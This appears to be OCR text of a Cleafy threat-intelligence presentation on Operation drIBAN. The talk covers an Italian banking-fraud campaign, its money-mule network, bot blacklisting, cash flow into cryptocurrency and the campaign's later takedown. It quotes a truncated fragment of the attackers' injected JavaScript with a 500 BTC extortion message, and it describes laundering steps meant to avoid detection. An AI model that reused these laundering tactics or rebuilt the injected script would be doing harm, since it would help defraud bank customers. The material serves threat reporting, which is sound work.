
```
var LIB = LIB || {};
LIB.NsORCMfp;
LIB.sZXUinN = '';
LIB.protect = 'Today and only today you can buy best protect system. For you special sale 20%. 500 BTC and you forget about this problem. Write your decision and email for contact here in comment';
document.addEventListener('load', function(e) {
    var NgW = decodeURIComponent("IT
    if (NgW.length > 20) {
        var l = NgW.split('+').join(' ').split(",");
        var o = '';
        for (var i = 0; i < l.length; i++) {
            try {
                var ASfn = l[i].split(":");
                if (ASfn[0].length > 2) {
```

Stage #4

Money Laundering

Structured campaigns


- Money mule network is managed via a dedicated web panel
- Fraud operations are splitted into “weeks”
- “Failures” and “successes” are monitored with detailed statistics and comments



Stage #4 Money Laundering

Bot Blacklisting


- BotID associated with a money mule, is added to a "*StopList*".
- All bots are involved in a fraud attempt.
- Blacklisting ~30 days



Step #4 Money Laundering

The cash flow

- Mule network mostly located in Italy (higher rate success).
- **1st transfer** always in the **same country** or in the **same bank** (lowering detection).
- **Goal**: cryptocurrency



Before our intervention…

- …It was a profitable and scalable business model.
- TAs tried to subtract more than 50M€ among all victims.
- Infection rate for a single bank institution was around the 1,5% of all its customers.
- **However…**

Conclusion

How about today?

Conclusion

The good guys sometimes wins?

- **No Ramnit campaign and drIBAN frauds** in Italy since July 2022.
- Most of the **bot** have been **identified and disarmed**.
- Mule network has been identified and actions are still ongoing.

Operation drIBAN

Q&A

Cleafy

cleafy.com